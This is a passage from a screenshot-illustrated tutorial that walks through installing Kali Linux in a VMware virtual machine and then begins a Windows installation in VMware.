
Step8: Now Boot Menu will appear, we need to select the Graphical Install using Down arrow and continue.



Step9: In the next step select the preferred language for kali operating System and continue.



Step10: In this next step you will be asked to select the key board layout .Please select a Keyboard layout using the arrow keys and click continue.




Step11: After you click continue, you will see the installation progresses for some of them you see the Network Configuration dialog box, which is the next step.



Step12: In this dialog box you will be asked to enter the hostname for your system. This being a home network, we can set anything. Enter anything and clicks continue.



Step13: In this dialog box you will be asked to enter the domain name for your system. We can set anything like example.com



Step14: In this dialog box you will be asked to enter the hostname for your system. This being a home network, we can set anything. Enter anything and click continue.




- ☐ Now you will be asked to provide the username again. Use the same name as the account name in the previous screen.
- ☐ You will be asked to setup a password of the user you created. Enter the password. We will login with this username and password once the installation completes.




Step15: In this dialog box you are asked how you would like to partition your disk. Select Guided–Use entire disk and click continue. This is the default option.


- ☐ Select the disk to partition the Size is Specified in Step5 and Click Continue.
- ☐ In this dialog box you are asked to select a disk to partition. Select SDA, VMware Virtual disk. There should be only one option. Click Continue.




Step16: In this dialog box you are asked to select a scheme for disk partition. Select the default, all files in one partition and click Continue.




Step17: In this dialog box you are see the summary of your disk partition. Select the Finish Partitioning and Write changes to disk. Which should be selected by default. All you must do is to click continue.




Step18: In this dialog you are asked to confirm Write changes to disk. Select yes and click continue.



Step 19: Now the actual installation starts. Wait for Configure the Package Manager Dialog box to appear. Installation process will continue. Wait for some time and let the process continue.




Step20: After Installation Process Completes, In the next screen you will have to specify what software you want to install. I accept the large, that is install all that is a part of default and additional tools. Click continue to proceed.



Step21: In this dialog box you will be asked if you would like to install the GRUB boot loader. Select Yes and click Continue.




- ☐ Select device for GRUB boot loader installation.




Step 22: Installation will continue and now you will see Installation complete dialog box. Click continue to finalize the installation and wait for the VM to reboot. After rebooting you will see the boot loader screen.



Step23: After the VM starts, you will see the Grub boot loader. Select Kali GNU/Linux.




Step24: Login with your credential you created. Enter your username and Password




1c. Installation of Windows OS in VMware.


Step1: Run the VMware Player and click on create a new virtual machine go to the next step.




Step2: In this step, show the new virtual machine wizard and click on install the operating system then click on next.




Step3: In this step show the guest operating system and choose the Microsoft Windows and select the version Windows8 and give product key and set the username and password



